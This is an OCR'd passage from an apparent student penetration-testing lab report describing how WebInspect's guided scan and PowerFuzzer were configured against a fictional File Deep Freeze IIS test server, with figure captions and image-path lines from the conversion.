


Figure 344

Since the web service scan feature of WebInspect has been explored, it was decided to further explore the ‘guided scan’ feature of the program. The guided scan feature allows for a customized scan of a web site or service. Since the scan is highly customizable, the first time this tool is run a helpful menu with guidance through all the options pops up (Figure 30).




Figure 345

Even though the test version of WebInspect is only able to perform scans on http://sero.webappsecurity.com, it was decided to perform a scan on a custom server and website; http://iis.fdf.local and see what would happen. Surprisingly, rather than giving an error message WebInspect did pull up the website associates with this address; the website for fictional company File Deep Freeze (Figure 31).




Figure 346

Next up in to customization is determining what type of scan to run. WebInspect can perform as just a web crawler, as just an audit tool, or as both. Additionally, rather than having WebInspect perform standard audits or crawling, workflows can be used to create macros or use pre-created macros and perform a website audit that way (Figure 32).




Figure 347

In order for the web vulnerability scan to get to supposedly secure places of a website, authentication credentials need to be provided. The way this is done is very cool; the program asks the user to click the 'record' button and then log in to a secure area of the website. Once successfully logged in the user clicks the 'stop' recording button and the program now has a macro that is able to log in to an authentication feature (Figure 33).




Figure 348

The scan can also be specified to focus more on key features of the website. The program asks the user to navigate to sections of the website that are especially important to enhance coverage of the security scan (Figure 34).




Figure 349

To the Pen Testers' disappointment, the scan turned out unsuccessfully, due to there not being a valid start URL. This had to do with the license for the product, which was only a test license and didn't allow for the scanning of a custom location. Although the setting could be configured and set up as if the license did allow it, the actual scan did not succeed, although it took the program 17 minutes to Figure this out (Figure 35).




Figure 350

Using PowerFuzzer

Setting up a test bed

To set up an application fuzzing environment, the fuzzer (BackTrack) was connected to an IIS server. The IIS server belonged to a fake company called File Deep Freeze. The name of the IIS server was iis.fdf.local and its IP address was 172.16.142.100. Figure 36 shows that the File Deep Freeze website could be reached from the application fuzzer.




Figure 351

Another tool besides WebInspect that does web-application fuzzing is PowerFuzzer. PowerFuzzer is a quite simple tool with not too many options. The user simply enters a domain name or address to fuzz, possibly a username and password to use or even a proxy, and then clicks to start the scan (Figure 37). PowerFuzzer will then scan the website and any subdirectories that it's able to find and it will send prompts to any forms or fields that accept information.

